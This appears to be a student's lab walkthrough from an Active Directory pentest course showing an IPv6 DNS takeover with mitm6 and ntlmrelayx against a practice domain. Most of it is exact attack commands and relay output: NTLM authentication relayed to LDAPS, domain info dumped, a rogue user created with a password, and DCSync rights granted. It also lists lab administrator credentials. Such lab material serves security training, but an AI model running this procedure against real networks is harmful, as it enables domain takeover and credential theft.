90.10 - IPv6 DNS Takeover via mitm6

Man In The Middle 6 is the tool we are going to be using.

The command is "#mitm6". It should be installed after running "#pimpmykali".

We are going to type:

"#sudo mitm6 -d onepiece.local"

Do not hit enter just yet.

New Tab > We need to start the relay server, and point it to the Domain Controller IP Address. Run :

"#ntlmrelayx.py -6 -t ldaps://192.168.163.156 -wh fakewpad.onepiece.local -l treasureChest

-6 is for IPv6

-t is for Target (DC)

-wh this is for the wpad fake server.

-l for loot

last variable is the folder name that is going to be created containing the "loot".


Issue this command.


Then, go back to the previous command, and run it.

While it is running. We need an event to occur. Here, a machine rebooting, or someone login in to a device counts as an event.

We can only run this in small sprints. Somewhere from 5 to 10 minutes at a time.

We are going to reboot THEROBOT machine for the event to happen, after login and signing out of ZRoronoa account.






Valuable information is going to be in the treasureChest folder.


Then, you should see the information retrieved from the reboot event.

After that, we need to login with an DC Administrator account. We can use ONEPIECE\Administrator and the password "P@$$w0rd!" . It should also work with USogeking, since it is an DC Administrator account. The user is created after the login event.

The account that was created for us (after using domain administrator account):



The mitm6 output:



NTLMRelayx output (important parts):

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/IPv6-Attack]
└─$ ntlmrelayx.py -6 -t ldaps://192.168.163.156 -wh fakewpad.onepiece.local -l treasureChest
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and wil
l be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: /wpad.dat
[*] HTTPD: Serving PAC file to client ::ffff:192.168.163.158
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD: Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD: Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] Authenticating against ldaps://192.168.163.156 as ONEPIECE\THEROBOT$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Authenticating against ldaps://192.168.163.156 as ONEPIECE\THEROBOT$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: mobile.events.data.microsoft.com:443
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: go.microsoft.com:443
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: go.microsoft.com:443
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: go.microsoft.com:443
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: go.microsoft.com:443
```

```
[-] Exception in HTTP request handler: 'NoneType' object has no attribute 'sendAuth'
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: login.live.com:443
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: login.live.com:443
[*] HTTPD: Client requested path: login.live.com:443
[*] Authenticating against ldaps://192.168.163.156 as ONEPIECE\Administrator SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains

ACE
AceType: {0}
AceFlags: {0}
AceSize: {36}
AceLen: {32}

Ace:{

    Mask:{
        Mask: {983551}
    }

    Sid:{
        Revision: {1}
        SubAuthorityCount: {5}

        IdentifierAuthority:{
            Value: {'\x00\x00\x00\x00\x00\x05'}
        }
        SubLen: {20}
        SubAuthority: {'\x15\x00\x00\x00\xbeyFp\xc5\xec\tGb$\x0b\xbe\x00\x02\x00\x00'}
    }
}
TypeName: {'ACCESS_ALLOWED_ACE'}

ACE
AceType: {0}
AceFlags: {18}
AceSize: {36}
AceLen: {32}

Ace:{

    Mask:{
        Mask: {983551}
```

User created:

```
TypeName: {'ACCESS_ALLOWED_ACE'}
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=ONEPIECE,DC=local
[*] Adding new user with username: gDKjEqGfSI and password: ENI;MltHorW@lh2 result: OK
[*] Querying domain security descriptor
[*] Success! User gDKjEqGfSI now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20241006-183207.restore
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
```

```
TypeName: {'ACCESS_ALLOWED_ACE'}
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=ONEPIECE,DC=local
[*] Adding new user with username: gDKjEqGfSI and password: ENI;MltHorW@lh2 result: OK
[*] Querying domain security descriptor
[*] Success! User gDKjEqGfSI now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20241006-183207.restore
```

This is yet to come. Secretsdump.py and the user created for us.